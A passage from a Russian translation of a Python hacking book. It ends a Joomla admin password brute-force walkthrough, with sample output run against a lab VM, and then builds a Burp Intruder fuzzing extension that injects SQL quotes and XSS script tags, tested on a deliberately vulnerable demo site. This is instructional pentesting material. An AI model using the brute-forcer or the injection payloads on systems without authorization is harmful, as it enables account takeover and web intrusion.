Есть три основных метода, которые вы можете применять, используя класс HTMLParser: `handle_starttag, handle_endtag` и `handle_data`. Функция `handle_starttag` будет вызываться каждый раз, когда будет обнаружен открывающий HTML тег. Наоборот, функция `handle_endtag` будет вызвана, когда обнаруживается закрывающий HTML тег. Функция `handle_data` вызывается, когда между тегами обнаруживается сырой текст. Прототипы каждой функции будут немного отличаться:

```
handle_starttag(self, tag, attributes)
handle_endttag(self, tag)
handle_data(self, data)
```

Простой пример для иллюстрации:

```
<title>Python rocks!</title>

handle_starttag => tag variable would be "title"
handle_data      => data variable would be "Python rocks!"
handle_endtag  => tag variable would be "title"
```

Поняв суть HTMLParser, вы сможете парсить формы, находить ссылки для глобального поиска в сети, извлекать чистый текст для анализа данных или находить все изображения на странице.

В завершении, скопируйте и вставьте функцию `build_wordlist` из предыдущего раздела главы и добавьте следующий код:

```
# paste the build_wordlist function here

words = build_wordlist(wordlist_file)

bruter_obj = Bruter(username,words)
bruter_obj.run_bruteforce()
```

Вот и все! Мы просто отправили имя пользователя и наш список слов в Bruter, а теперь смотрим, как происходит волшебство.

Проверка на деле

Если на вашей виртуальной машине Kali еще не установлена Joomla, то пора ее установить. Моя целевая виртуальная машина имеет адрес `192.168.112.131`, и я использую список слов, предоставленный Cain and Abel [12], популярным инструментом для перебора паролей. Я уже заранее задал имя пользователя `admin` и пароль `justin` при установке Joomla, чтобы я мог убедиться, что все работает. Затем я добавил `justin` в файл списка слов `cain.txt`, примерно 50 записей. Когда я запускаю скрипт, я получаю следующий результат:

```
$ python2.7 joomla_killer.py
Finished setting up for: admin
Trying: admin : 0racl38 (306697 left)
Trying: admin : !@#$% (306697 left)
Trying: admin : !@#$%^ (306697 left)
--snip--
Trying: admin : 1p2o3i (306659 left)
Trying: admin : 1qw23e (306657 left)
Trying: admin : 1q2w3e (306656 left)
Trying: admin : 1sanjose (306655 left)
Trying: admin : 2 (306655 left)
Trying: admin : justin (306655 left)
Trying: admin : 2112 (306646 left)
[*] Bruteforce successful.
[*] Username: admin
[*] Password: justin
[*] Waiting for other threads to exit...
Trying: admin : 249 (306646 left)
Trying: admin : 2welcome (306646 left)
```

Вы видите, что брут-форс атака прошла успешно и произошел вход в административную панель Joomla. Для подтверждения, вы, конечно, можете войти в панель вручную. Когда вы протестируете на местном уровне и убедитесь, что все работает, вы можете использовать этот инструмент в отношении целевого объекта Joomla на свое усмотрение.

[10] Проект DirBuster: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

[11] Проект SVNDigger: https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/

[12]Cain and Abel: http://www.oxid.it/cain.html

Глава 6. Расширяем функционал Burp Proxy

Если у вас уже был опыт попытки взлома веб-приложения, то, скорее всего, вы пользовались Burpe Suite для поиска файлов и папок или совершения других атак. Последние версии Burpe Suite дают возможность добавлять свой инструментарий. Возможности Burpe можно расширить при помощи `Extensions`. Используя Python, Ruby или Java, вы можете добавлять панели в GUI-интерфейс и создавать методы автоматизации. Мы воспользуемся этой возможностью и добавим несколько полезных инструментов в Burp для совершения атак и расширения возможностей разведки. Первое расширение позволит нам использовать перехваченный HTTP-запрос от Burp Proxy для создания мутирующего фаззера, который мы сможем запустить в Burp Intruder. Второе расширение будет соединено с Microsoft Bing API, чтобы показать нам все виртуальные хосты, расположенные по тому же IP-адресу, что и наш целевой сайт, а также любые поддомены, обнаруженные для целевого домена.

Предположу, что вы уже экспериментировали с Burp ранее и вы знаете, как перехватывать запросы при помощи инструменты Proxy, а также, как отправлять перехваченный запрос в Burp Intruder. Если вам нужно руководство, как выполнять все эти задачи, то посетите PortSwigger Web Security (http://www.portswigger.net/).

Должен признать, что, когда я только начал изучать Burp Extender API, я не с первого раза понял, как все работает. Так как я работаю исключительно на Python и у меня ограниченный опыт разработки на Java, то Burp оказался для меня не таким легким. Но я посмотрел, как другие разрабатывали расширения и это помогло мне понять, как начать писать свой код. Об основах я расскажу в этой главе, но я также покажу вам, как использовать API документацию, в качестве руководства для разработки собственных расширений.

Настройка

Сначала скачиваем Burp по ссылке http://www.portswigger.net/. Как бы мне не хотелось это говорить, но вам потребуется последняя версия Java, для которой у всех операционных систем есть пакеты или инсталляторы. Следующий шаг — берем отдельный JAR-файл, он принадлежит Jython реализации языка Python на языке Java. Мы направим туда Burp. Вы сможете найти JAR-файл на сайте No Starch вместе с оставшимся кодом (http://www.nostarch.com/blackhatpython/) или перейдите на официальный сайт по ссылке http://www.jython.org/downloads.html и выберите инсталлятор Jython 2.7. Пусть вас не пугает название, на самом деле, это всего лишь JAR-файл. Сохраните JAR-файл в месте, где вы про него не забудете и сможете легко найти, например, прямо на рабочем столе.

Затем, открываем терминал и запускаем Burp следующим образом:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

Эта команда запустить Burp и вы должны увидеть пользовательский интерфейс с большим количеством отличных вкладок, как показано на Рис. 6-1.

Теперь, давайте откроем Burp в нашем интерпретаторе Jython. Нажимаем на вкладку Extender и кликаем на вкладку Options. В разделе Python Environment, выберите местоположение JAR-файла, как показано на Рис. 6-2.

Все должно быть готово к написанию нашего первого расширения. Начнем!



Рис. 6-1. Правильная загрузка GUI-интерфейса Burp Suite.

Рис. 6-2. Конфигурация местоположения интерпретатора Jython.

Фаззинг Burp

Наверняка, рано или поздно вы столкнетесь с такой ситуацией, что при попытке атаковать веб-приложение или веб-сервис, вы увидите, что, они не позволяют вам использовать традиционные инструменты оценки. Неважно, работаете вы с бинарным протоколом в HTTP-трафике или сложными JSON запросами, крайне важно иметь возможность проводить тестирование на стандартные баги веб-приложений. В приложении может использоваться большое количество параметров или приложение настолько запутанное, что ручное тестирование займет неоправданно много времени. Признаюсь, я пользоваться стандартными инструментами, которые не предназначены для работы с незнакомыми протоколами и в большинстве случаев даже с JSON. Именно в такие моменты, будет полезно оптимизировать Burp, чтобы установить надежную базу HTTP-трафика, в том числе аутентификацию cookies, при этом, передавая тело запроса специальному фаззеру, который затем сможет манипулировать полезной нагрузкой так, как вам хочется. Мы создадим наше первое Burp расширение для создания самого простого в мире фаззера веб-приложений, но затем вы сможете добавить ему больший функционал.

В Burp есть ряд инструментов, которые можно использовать для тестирования веб-приложений. Обычно захват запросов происходит при помощи Proxy, а когда вы видите, что интересный запрос прошел мимо, вы отправляете его в еще один инструмент Burp. Я использую распространенный метод и отправляю такие запросы в Repeater, что позволяет мне проигрывать веб-трафик, а также вручную модифицировать любые интересные места. Для выполнения более автоматических атак в параметрах запроса, вы будете отправлять запрос в Intruder, который попытается автоматически вычислить, какие области веб-трафика следует модифицировать, а затем вы сможете использовать разные атаки, чтобы попытаться выявить сообщения об ошибках и уязвимости. Расширение Burp может по-разному взаимодействовать с инструментарием Burp Suite. В нашем случае, мы будет внедрять дополнительную функциональность напрямую в инструмент Intruder.

Моим первым естественным желанием было изучить API документацию Burp, чтобы определить, какие классы Burp мне следует расширить, чтобы написать свое расширение. Вы можете получить доступ к этой документации, если нажмете на вкладку **Extender,** а затем на вкладку **API**. Вас это может обескуражить, потому что все это очень напоминает Java. Первое, что мы замечаем — то, что разработчики Burp как нельзя лучше назвали каждый класс, поэтому не составляет труда понять, откуда нам нужно начинать. В частности, так как нас интересует фаззинг веб-запросов во время атаки Intruder, то я обращаю внимание на классы `IntruderPayloadGeneratorFactory` и `IintruderPayloadGenerator`. Давайте посмотрим, что сказано про класс `IintruderPayloadGeneratorFactory` в документации:

```
/**
* Extensions can implement this interface and then call
❶ * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
* to register a factory for custom Intruder payloads.
*/
public interface IIntruderPayloadGeneratorFactory
{
     /**
     * This method is used by Burp to obtain the name of the payload
     * generator. This will be displayed as an option within the
     * Intruder UI when the user selects to use extension-generated
     * payloads.

*
```

```
* @return The name of the payload generator.
*/
❷ String getGeneratorName();
/**
* This method is used by Burp when the user starts an Intruder
* attack that uses this payload generator.
```

```
* @param attack
* An IIntruderAttack object that can be queried to obtain details
* about the attack in which the payload generator will be used.
* @return A new instance of
* IIntruderPayloadGenerator that will be used to generate
* payloads for the attack.
*/

❸ IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack);
}
```

Первая часть документации ❶ сообщает, чтобы мы правильно зарегистрировали наше расширение. Мы планируем расширять главный класс Burp, а также класс `IintruderPayloadGeneratorFactory`. Далее, мы видим, что Burp ожидает от нас в главном классе две функции. Функция `getGeneratorName` ❷ будет вызвана Burp, чтобы получить имя нашего расширения, и ожидается, что мы должны будем вернуть строку из функции. Функция `createNewInstance` ❸ предполагает, что мы вернем из функции экземпляр `IintruderPayloadGenerator`, что будет вторым классом, который нам нужно создать.

Теперь давайте внедрим код Python, чтобы все эти требования были удовлетворены и затем мы посмотрим, как добавится класс `IintruderPayloadGenerator`. Откройте новый Python файл, назовите его *bhp_fuzzer.py* и пропишите следующий код:

```
❶ from burp import IBurpExtender
from burp import IIntruderPayloadGeneratorFactory
from burp import IIntruderPayloadGenerator
from java.util import List, ArrayList

import random

❷ class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory):
          def registerExtenderCallbacks(self, callbacks):
                 self._callbacks = callbacks
                 self._helpers = callbacks.getHelpers()

❸ callbacks.registerIntruderPayloadGeneratorFactory(self)

❹ return
def getGeneratorName(self):
     return "BHP Payload Generator"

❺ def createNewInstance(self, attack):
       return BHPFuzzer(self, attack)
```

Это база того, что нам нужно сделать, чтобы выполнить первый ряд требований для нашего расширения. Сначала нам нужно импортировать `IBurpExtender` ❶, что является общим требованием для всех расширений, которые мы пишем. Для этого, мы импортируем необходимые классы для создания генератора полезной нагрузки Intruder. После этого, мы определяем наш `BurpExtender` класс ❷, который расширяет классы `IBurpExtender` и `IintruderPayloadGeneratorFactory`. Затем мы используем функцию `registerIntruderPayloadGeneratorFactory` ❸ для регистрации нашего класса, чтобы инструмент Intruder понимал, что мы можем генерировать полезные нагрузки. Далее, мы внедряем функцию `getGeneratorName function` ❹, чтобы просто вернуть название нашего генератора полезной нагрузки. Последний шаг — создаем функцию

`createNewInstance` ❺, которая получит параметры атаки и вернут экземпляр `IintruderPayloadGenerator` класса, который мы назовем BHPFuzzer.

Заглянем в документацию класса `IintruderPayloadGenerator,` чтобы мы знали, что нам нужно внедрять.

```
/**
* This interface is used for custom Intruder payload generators.
* Extensions
* that have registered an
* IIntruderPayloadGeneratorFactory must return a new instance of
* this interface when required as part of a new Intruder attack.
*/

public interface IIntruderPayloadGenerator
{
/**
* This method is used by Burp to determine whether the payload
* generator is able to provide any further payloads.
*
* @return Extensions should return
* false when all the available payloads have been used up,
* otherwise true
*/
❶ boolean hasMorePayloads();
/**
* This method is used by Burp to obtain the value of the next payload.
*
* @param baseValue The base value of the current payload position.
* This value may be null if the concept of a base value is not
* applicable (e.g. in a battering ram attack).
* @return The next payload to use in the attack.
*/
❷ byte[] getNextPayload(byte[] baseValue);
/**
* This method is used by Burp to reset the state of the payload
* generator so that the next call to
* getNextPayload() returns the first payload again. This
* method will be invoked when an attack uses the same payload
* generator for more than one payload position, for example in a
* sniper attack.
*/
❸ void reset();
}
```

Отлично! Итак, нам нужно внедрить базовый класс и он должен прописывать три функции. Первая функция `hasMorePayloads` ❶ помогает решить, продолжать ли отправлять мутированные запросы обратно в Burp Intruder. Для этого мы используем счетчик и как только он покажет максимальное значение, которые мы установим, мы возвращаем `False`, чтобы больше не генерировать фаззинг кейсы. Функция `getNextPayload` ❷ получает оригинальную полезную нагрузку от HTTP-запроса, который вы захватили. Или, если вы выбрали несколько областей полезной нагрузки в HTTP-запросе, вы получите только байты, которые вы запросили для фаззинга (об этом чуть позже). Эта функция помогает нам осуществлять фаззинг оригинального тест-кейса и затем возвращать его, чтобы Burp отправил новое значение фаззинга. Последняя функция `reset` ❸ необходима для генерации известного набора запросов, скажем 5 запросов. Затем для каждой позиции полезной нагрузки, для которой мы назначили вкладку в Intruder, мы запустим итерацию через пять значений фаззинга.

Наш фаззер никуда не спешит и всегда продолжает делать свое дело рандомно по каждому HTTP-запросу. Теперь давайте посмотрим, как все это выглядит в Python. Пропишите следующий код внизу *bhp_fuzzer.py:*

```
❶ class BHPFuzzer(IIntruderPayloadGenerator):
def __init__(self, extender, attack):
self._extender = extender
self._helpers = extender._helpers
self._attack = attack
❷ self.max_payloads = 10
self.num_iterations = 0

return
```

```
❸ def hasMorePayloads(self):
      if self.num_iterations == self.max_payloads:
         return False
      else:
          return True

❹ def getNextPayload(self,current_payload):

❺ # convert into a string
   payload = "".join(chr(x) for x in current_payload)
   # call our simple mutator to fuzz the POST
❻  payload = self.mutate_payload(payload)
❼  # increase the number of fuzzing attempts
    self.num_iterations += 1

    return payload

def reset(self):
    self.num_iterations = 0
    return
```

Начинаем с определения `BHPFuzzer` класса ❶, который расширяет класс `IintruderPayloadGenerator`. Мы определяем переменные требуемого класса, а также переменные `add max_payloads` ❷ и `num_iterations`, чтобы мы могли отслеживать, когда сообщить Burp об окончании фаззинга. Конечно, вы можете запустить расширение да бесконечный период, если хотите, но для тестирования нам это не нужно. Затем мы добавляем функцию `hasMorePayloads` ❸, которая проверяет, достигли ли мы максимального числа итераций фаззинга. Вы можете это модифицировать, чтобы непрерывно запускать расширение, всегда возвращая True. Функция `getNextPayload` ❹ получает оригинальную HTTP полезную нагрузку и именно здесь и будет осуществляться фаззинг. Переменная `current_payload` представлена как массив байтов, поэтому мы конвертируем ее в строку ❺ и затем передаем функции фаззинга `mutate_payload` ❻. Теперь прописываем переменную `num_iterations` ❼ и возвращаем мутирующую полезную нагрузку. Наша последняя функция — `reset`, она возвращается без каких-либо других действий.

Теперь давайте применим самую простую функцию фаззинга, которые вы можете модифицировать, как вам угодно. Так как эта функция осведомлена о текущей полезной нагрузке, если у вас сложный протокол, которому требуется что-то особенное, например CRC вариант контрольной суммы в начале полезной нагрузки или длина поля, то вы можете проводить вычисления в самой функции до возврата, что делает ее невероятно гибкой. В *bhp_fuzzer.py* пропишите следующий код и убедитесь, что функция `mutate_payload` вложена в наш `BHPFuzzer` класс:

```
def mutate_payload(self,original_payload):
    # pick a simple mutator or even call an external script
    picker = random.randint(1,3)

# select a random offset in the payload to mutate
offset = random.randint(0,len(original_payload)-1)
payload = original_payload[:offset]

# random offset insert a SQL injection attempt
if picker == 1:
   payload += "'"
```

```
# jam an XSS attempt in
if picker == 2:
   payload += "<script>alert('BHP!');</script>"

# repeat a chunk of the original payload a random number
if picker == 3:
```

```
chunk_length = random.randint(len(payload[offset:]),len(payload)-1)
repeater     = random.randint(1,10)

for i in range(repeater):
    payload += original_payload[offset:offset+chunk_length]

# add the remaining bits of the payload
payload += original_payload[offset:]

return payload
```

Этот простой фаззер не требует особых разъяснений. Мы выбрали три модификатора в случайном порядке: простой тест SQL инъекция с одной кавычкой, XSS и модификатор, который выбирает в случайном порядке кусок полезной нагрузки и повторяет его случайное количество раз. Теперь у нас есть расширение Burp Intruder, которое мы можем использовать. Давайте посмотрим, как мы можем его загрузить.

Проверка на деле

Сначала нам нужно загрузить наше расширение и убедиться, что нет ошибок. Нажмите на вкладку Extender в Burp, затем нажмите на кнопку Add. Появится экран, на котором вы укажете фаззеру на Burp. Проверьте, что вы задали те же опции, как показано на Рис. 6-3.



Рис. 6-3. Настройки Burp для загрузки нашего расширения

Нажимаем **Next** и Burp начинает загрузку нашего расширения. Если все идет хорошо, то Burp должен указать, что расширение было успешно загружено. Если есть ошибки, нажмите на вкладку **Errors,** устраните все опечатки и затем нажмите на кнопку **Close.** Экран Extender теперь должен выглядеть, как на Рис. 6-4.



Рис. 6-4. Burp Extender показывает, что наше расширение загружено.

Вы видите, что наше расширение загрузилось и Burp определил, что генератор полезной нагрузки Intruder зарегистрирован. Мы готовы попробовать применить наше расширение для реальной атаки. Проверьте, что ваш веб-бразуер настроен на использование Burp Proxy, как прокси на localhost на стандартном порту 8080 и теперь давайте попробуем совершить атаку на приложение Acunetix из Главы 5.

```
http://testphp.vulnweb.com
```

В качестве примера я использовал небольшую строку поиска на их сайте, чтобы отправить поисковый запрос для строк «тест». На Рис. 6-5 показано, как я вижу этот запрос во вкладке HTTP history. Нажатием правой кнопки мыши я отправил запрос Intruder.



Рис. 6-5. Выбираем HTTP запрос для отправки Intruder.

Теперь переключаемся на вкладку **Intruder** и нажимаем на вкладку **Positions**. Появится экран, на котором будут выделены все параметры запроса. Это Burp определил те места, где мы должны осуществлять фаззинг. Вы можете попробовать покрутить разграничители полезной нагрузки или выбрать всю нагрузку для фаззинга на ваше усмотрение. В нашем случае, мы оставляем это на усмотрение Burp. Для того чтобы все было наглядно, посмотрите на Рис. 6-6, на котором показано, как работает выделение полезной нагрузки.

Теперь нажимаем на вкладку **Payloads**. На экране нажимаем на выпадающее меню **Payload type** и выбираем **Extension-generated.** В разделе **Payload Options,** нажимаем на кнопку **Select generator** … и выбираем из выпадающего меню **BHP Payload Generator.** Экран теперь должен выглядеть, как на Рис. 6-7.



Рис. 6-6. Выделение параметров полезной нагрузки в Burp Intruder.



Рис. 6-7. Использование фаззинг расширения в качестве генератора полезной нагрузки.

Итак, мы готовы отправить наши запросы. В самом верху меню Burp, нажмите **Intruder** и затем выберите **Start Attack**. Начнется отправка запросов, и вы сможете быстро просмотреть результаты. Когда я запускаю фаззер, я получаю результат, как на Рис. 6-8.

